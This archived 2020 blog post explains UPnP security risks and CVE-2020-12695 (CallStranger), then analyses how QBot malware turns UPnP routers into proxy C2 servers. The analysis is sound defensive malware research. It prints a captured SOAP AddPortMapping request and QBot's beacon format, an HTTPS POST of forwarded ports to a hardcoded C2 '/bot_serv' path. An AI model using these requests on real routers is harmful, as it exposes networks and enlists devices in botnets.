# UpnP – Messing up Security since years


Published: 2020-06-21 · Archived: 2026-04-06 00:57:42 UTC

UpnP is a set of networking protocols to permit network devices to discover each other’s presence on a network and establish services for various functionalities.
Too lazy to port forward yourself ? Just enable UpnP to automatically establish working configurations with devices! Dynamic device configuration like this makes our life more comfortable for sure. Sadly it also comes with many security issues.

In this blog article I am focusing on mentioning the stages of the UpnP protocol, a quick introduction to security issues regarding UpnP and how QBot abuses the UpnP protocol to exploit devices as proxy C2 servers.

## UpnP in a nutshell

UpnP takes usage of common networking protocols and stacks `HTTP`, `SOAP` and `XML` on top of the `IP` protocol in order to provide a variety of functionalities for users. Without going to deep into how UpnP works in detail, the following figure is enough for the basics.




Quick explanation of existing stages in UpnP protocol

Some services a node with UpnP enabled can offer (it really depends on the device):

- Port forwarding
- Switching power on and off for light bulbs
- etc.

This is very high level of course. If you are interested in everything about UpnP, I recommend you to check out Wikipedia[1] for a high level introduction or read this report that goes more into detail[2].

For the following content of this blog article, only the first three stages are really relevant.

## IoT Security and UpnP

### Misconfiguration


Again, while it might be very convenient for customers to have devices autoconfigure themselves, it leads to huge security risks.

Many routers have UpnP enabled by default. Think of misconfigured IoT devices that sends a command to port forward a specific port, leading to a port exposure to the internet.

It is known that many IoT devices contain awful security flaws like default credentials for telnet. If devices like this have such misconfigurations and expose its telnet port to the outside, it probably takes about 5 minutes till some script kiddie adds this device to its botnet.

### Exploitation

A blog post from TrendMicro[3] previously mentioned that many devices still use very old UpnP libraries which are not up to date to current security standards. This creates a larger attack surface for attackers. The newest one being `CallStranger`.



**CVE-ID**

**CVE-2020-12695** Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

**Description**

The Open Connectivity Foundation UPnP specification before 2020-04-17 does not forbid the acceptance of a subscription request with a delivery URL on a different network segment than the fully qualified event-subscription URL, aka the CallStranger issue.

**References**

**Note:** References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:http://packetstormsecurity.com/files/158051/CallStranger-UPnP-Vulnerability-Checker.html
- MISC:https://github.com/yunuscadirci/CallStranger
- MISC:https://www.callstranger.com
- MISC:https://www.kb.cert.org/vuls/id/339275
- MISC:https://www.tenable.com/blog/cve-2020-12695-callstranger-vulnerability-in-universal-plug-and-play-upnp-puts-billions-of
- MLIST:[oss-security] 20200608 hostapd: UPnP SUBSCRIBE misbehavior in hostapd WPS AP
- URL:http://www.openwall.com/lists/oss-security/2020/06/08/2

**Assigning CNA**

MITRE Corporation

**Date Entry Created**

**20200507** Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

**Phase (Legacy)**

Assigned (20200507)

source : **https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-12695**

It is caused by the Callback header value in the UpnP SUBSCRIBE function. This field can be controlled by an attacker and enabled a `Server Side Request Forgery` like vulnerability. It can be used for the following malicious cases:

- Exfilitrate data
- Scan networks
- Force nodes to participate in DDoS attacks

I recommend you to visit the official domain[4] of this vulnerability, if you want gain more knowledge about this vulnerability.

## UpnP abused by QBot


Security risks created by UpnP are not limited to the IoT landscape of course.

Another method to use UpnP for malicious cases is to install Proxy C2 servers on devices which have the mentioned protocol enabled, like QBot does for example. Let’s take a look at how this is done.

### Diving into QBot’s UpnP proxy module

This technique was first discovered by McAfee[4] in 2017. First QBot starts scanning for devices which have UpnP enabled and is one of the following device types:

- urn:schemas-upnp-org:device:InternetGatewayDevice:1
- urn:schemas-upnp-org:service:WANIPConnection:1
- urn:schemas-upnp-org:service:WANPPPConnection:1
- upnp:rootdevice




Disassembly of strcmp calls to check for device type

If you are using INETSIM for malware analysis, you will probably realise that it does not offer any functionality to fake a SSDP or UpnP service in any way. However, we can use this python script[5] by user GrahamCobb which emulates a fake SSDP service and adjust the device description to suit our needs.

Once the devices are discovered, it sends requests for device descriptions and checks whether it deals with an internet gateway device. This can be determined by looking at the device description itself.


Capture SSDP traffic, showing the MSEARCH request and retrieval of the device description

If it is an internet gateway device, it confirms whether a connection exists by sending a `GetStatusInfo` followed by retrieving the external ip address of this device by sending the `GetExternalIPAddress` command.

Next it tries to use the `AddPortMapping` command to add port forwarding rules to the device.

```
POST /ctl/IPConn HTTP/1.1
Host: 6.6.6.1:8888
User-Agent: Microsoft-Windows/6.1 UPnP/1.0
Content-Length: 590
Content-Type: text/xml
SOAPAction: "urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping"
Connection: Close
Cache-Control: no-cache
Pragma: no-cache

<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:AddPortMapping
xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><NewExternalPort>443</NewExternalPort><NewProtocol>TCP</
NewProtocol><NewInternalPort>443</NewInternalPort><NewInternalClient>6.6.6.2</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription>NAT-PMP
443 tcp</NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelope>
```

Port forwarding command sent to fake SSDP service

Afterwards all rules are removed again and the ports which were successfully port forwarded are sent as a `HTTP-POST` to the C2 server.
The carrier protocol is `HTTPS` and the response is sent in the following form:

```
 # destination address
https://[HARDCODED_IP]:[HARDCODED_PORT]/bot_serv

# POST DATA form, successful port forwarded ports are appended to ports
cmd=1&msg=%s&ports=
```

From this point on, my analysis stopped for now. However, McAfee explains that a new binary is downloaded from the contacted C2 server, which re-adds the port forwarding rules and is responsible for the C2 communication. The blog article I've referenced above explains the whole functionality, so I recommend you to take a look at it, if you are interested in the next steps.

## Final Words

As you can see UpnP contains many security flaws and can lead to a compromised network. If you have UpnP enabled in your company's network, I really recommend to check whether this is really needed and turn it off if it is not necessary.

So exams at university are coming up next, it will probably take some time until I can get my hands on the QBot C2 protocol or the proxy binary. I do however, want to look at these two functionalities next.

---

Source: https://malwareandstuff.com/upnp-messing-up-security-since-years/